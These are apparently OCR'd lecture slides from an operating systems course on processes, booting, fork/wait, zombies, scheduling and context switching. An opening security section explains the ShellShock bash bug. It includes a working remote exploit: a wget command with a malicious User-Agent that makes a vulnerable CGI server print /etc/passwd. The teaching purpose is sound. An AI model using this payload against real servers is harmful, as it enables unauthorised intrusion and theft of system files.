CS5460: Operating Systems

Lecture 5: Processes and Scheduling

(Chapters 3 & 6)

More about security

- We’ve already looked at two OS security bugs
  - Dirty COW
    - Exploit a race condition in order to overwrite an arbitrary file
  - Synthetic NULL pointer dereference bug
    - Get the kernel to execute arbitrary code
- Both of these *are local privilege escalation bugs*
  - If I can run code on a vulnerable machine, I can get root
  - Remember, it’s the OS’s job to keep me from being root unless I’m specifically authorized
- But what if I don’t have access to a machine in the first place?

- Today we'll look at a *remote exploit*
  - This takes a machine that wasn't supposed to execute our code at all, and gets it to execute our code
  - This is step 1
  - Step 2 is to use a local privilege escalation bug to get root
  - Step 3 is to win the game
    - Corrupt or delete backups
    - Encrypt the user's data
      - Then ask for a ransom
    - Install a persistent boot-time backdoor
- The bug we'll look at is "ShellShock"
  - Disclosed and fixed in September 2014
- Affects bash, the default shell on many Linux machines
  - Vulnerable: web servers, smart televisions, routers, VPN boxes, IoT devices
  - Bash was vulnerable to ShellShock for about 22 years
- Problem is a logic error in bash that improperly executes code

- Bash lets you define functions:

```
$ hello() { echo Hello CS 5460; }
$ hello
Hello CS 5460
```

- By default, functions aren't exported to subshells:

```
$ bash -c hello
bash: hello: command not found
$ export -f hello
$ bash -c hello
Hello CS 5460
```

- The environment is a key-value store that UNIX processes use to communicate with sub-processes
  - The exec() system call family optionally passes an environment to the new program

- Sometimes we write main as:

```
int main(void) { …
```

- We can also write it is:

```
int main(int argc, char *argv[]) { …
```

- But there is a third legal form for main:

```
int main(int argc, char *argv[], char *envp[]) { …
```

- Each entry in the environment is a string of the form x=y

- This program will print all environment variables:

```
#include <stdio.h>

int main(int argc, char *argv[], char *envp[]) {
  for (int i = 0; envp[i]; ++i)
    printf("\n%s", envp[i]);
  return 0;
}
```

```
SOUPER_SOLVER=-z3-path=/usr/local/bin/z3
SHELL=/bin/bash
TERM=xterm-256color
TMPDIR=/var/folders/rp/76sjy01s4ns_97pg4hpgly9c0000gn/T/
PERL5LIB=/Users/regehr/.opam/system/lib/perl5:
Apple_PubSub_Socket_Render=/private/tmp/com.apple.launchd.4mPtRtatEM/Render
TERM_PROGRAM_VERSION=388
OLDPWD=/Users/regehr/svn
TERM_SESSION_ID=890A25CF-B20C-4EBA-97EB-9A48525A666E
OCAML_TOPLEVEL_PATH=/Users/regehr/.opam/system/lib/toplevel
USER=regehr
PERLBREW_BASHRC_VERSION=0.73
SSH_AUTH_SOCK=/private/tmp/com.apple.launchd.x7RFRmJXyL/Listeners
__CF_USER_TEXT_ENCODING=0x1F5:0x0:0x0
PERLBREW_ROOT=/Users/regehr/perl5/perlbrew
OPAMUTF8MSGS=1
PATH=/Library/Frameworks/Python.framework/Versions/3.5/bin:/Users/regehr/.opam/system/bin:/usr/local/opt/llvm/bin:/Users/regehr/creduce-install/bin:/Users/regehr/perl5/perlbrew/bin:/Users/regehr/perl5/perlbrew/perls/perl-5.22.0/bin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:/opt/X11/bin:/Library/TeX/texbin:/Library/bin:/Users/regehr/bin:/Applications/CoqIDE_8.5pl2.app/Contents/Resources/bin
PWD=/Users/regehr/svn/code
EDITOR=emacs
```

- Bash passes functions to sub-shells using the environment
  - The sub-shell reads function definitions from the environment and executes them
  - This is supposed to just define the functions (and do nothing else)
  - But, a bug in bash made it keep executing code after the function

```
env x='() { :;}; echo OOPS' bash -c :
OOPS
```

- The sub-shell should not have printed OOPS
- So far we have a silly but, but not a remote exploit

CGI – the Common Gateway Interface – is a server-side protocol that web servers use to invoke programs

- For example, Apache uses CGI to invoke PHP to generate a web page dynamically
- Server communicates with the sub-process using environment variables
  - Oops!
- Now we can put together a full remote exploit:


```
wget -U "() { test;}; echo \"Content-type: text/
plain\"; echo; echo; /bin/cat /etc/passwd"
http://some.server.com/cgi-bin/test.cgi
```

See more details here:

https://fedoramagazine.org/shellshock-how-does-it-actually-work/

Important From Last Time

- Process state machine
  - Interaction with OS invariants
- Process control block
  - Presence on OS queues
- Process creation
  - UNIX vs. Windows style
- Process termination



Simplified Booting

- What happens at boot time?

1. CPU jumps to fixed piece of ROM
2. Boot ROM uses registers as scratch space until it sets up VM and stack
3. Copy code/data from PROM to mem
4. Set up trap/interrupt vectors
5. Turn on virtual memory
6. Initialize display and other devices
7. Map and initialize "kernel stack" (*) for `init` process
8. Create `init`'s process cntl block
9. Create `init`'s address space, including space for kernel stack (*)
10. Create a system call frame on that kernel stack for `execl("/init",…)`
11. Switch to that stack
12. Switch to faked up syscall stack
13. Turn on interrupts
14. Do any initialization that requires interrupts to be enabled
15. "Return" from fake system call
16. Init runs – sets up rest of OS

- **Whenever process "wakes up", it is in scheduler (including `init`)!**

- What does this program print?

```
#include <stdio.h>
#include <unistd.h>

int main (void) {
  int x = 1000;
  fork();
  printf (“%d\n”, x++);
  printf (“%d\n”, x++);
  return 0;
}
```

How can you speed up fork()?

- Think about high cost of copying large address space
- Also, if fork() is going to be followed by exec(), most of the copied data isn’t going to be used

- pid_t wait(int *status):
  - Parent process use wait() to request notification when a child process terminates
  - Returns PID of exited child; sets status to be child's exit code ***
  - Works regardless of whether child exits before/after call
- What does this program do?

```
int main(void) {
  int ret, cid;
  cid = fork();

  if (cid == 0) { /* CHILD*/
    printf("Child exiting.\n");
    exit(100);
  } else { /* PARENT */
    wait(&ret);
    printf("Status: %d\n",
       WEXITSTATUS(ret));
  }
}
```

What happens when a process dies? Do we reclaim <u>all</u> resources?

Orphans and Zombies


```
systemd─┬─acpid
        ├─5*[agetty]
        ├─cron
        ├─login───bash───compute
        ├─rsyslogd─┬─{in:imklog}
        │          ├─{in:imuxsock}
        │          └─{rs:main Q:Reg}
        ├─sshd─┬─sshd───sshd───rsync───rsync
        │      └─sshd───sshd───bash───pstree
        ├─systemd-journal
        └─systemd-udevd
```

- Parent wait() on child returns status
- Must keep around PCB with status after child termination
- Zombie: dead process with uncollected status
- What happens if parent exits before child? Orphaned
  - Destroy all children?
  - “Detach”? Done by “reparenting” to init process
- init process immediately collects and discards status of reparented children
- Useful for “daemons” (nohup)

Introduction to Scheduling

- Multiprogramming: running more than one program at a time to increase utilization and throughput
- Dispatching: context switch mechanism
- Scheduling: policy that chooses what to run next

```
/* The core OS dispatch loop */
while (1) {
  Choose new process to run
  Save state of running process
  Load state of new process on CPU
  Resume new process
}
```




Dispatcher

- What makes the dispatcher get control of CPU?
  - Internal events: running process does something to block itself
  - External events: interrupt causes kernel code to execute
- Example internal events:
  - Process blocks on I/O (e.g., waits for disk, mouse, …)
  - Process blocks waiting on another process (e.g., `msgrcv()` or lock)
- Example external events:
  - I/O device interrupt
  - Timer interrupt: fallback to force processes to relinquish control
    - At core of preemptive scheduling
- How does the dispatcher actually get control?
  - The OS has an internal dispatch() function that is called

Context Switch (Review)

- Actual change from one process to another
  - Store CPU state of running process (PC, SP, regs, …) in its PCB
    - Requires extreme care: some values from exception stack
  - Load most of CPU state for next process's PCB in to CPU
    - Why can't you just load directly?
  - Set up pseudo-exception stack containing state you want loaded for next process (e.g., PC, SP, PSW, …)
  - Perform privileged "return from exception instruction"
    - Restores CPU state from exception stack frame
- Context switches are fairly expensive
  - Time sharing systems do 100-1000 context switches per second
  - If context switch is 1 us and we switch 1000 times/s what is the overhead?

Timeline of a Context Switch



Question: What parts of timeline execute in kernel mode?

TIME →

Process Context Switch Results

- lab2-15 3.8 us
- gamow 1.6 us
- home 1.0 us

- VirtualBox on lab2-25 170 us
- VirtualBox on gamow 4.6 us
- VirtualBox on home 42 us

- How might one go about measuring this?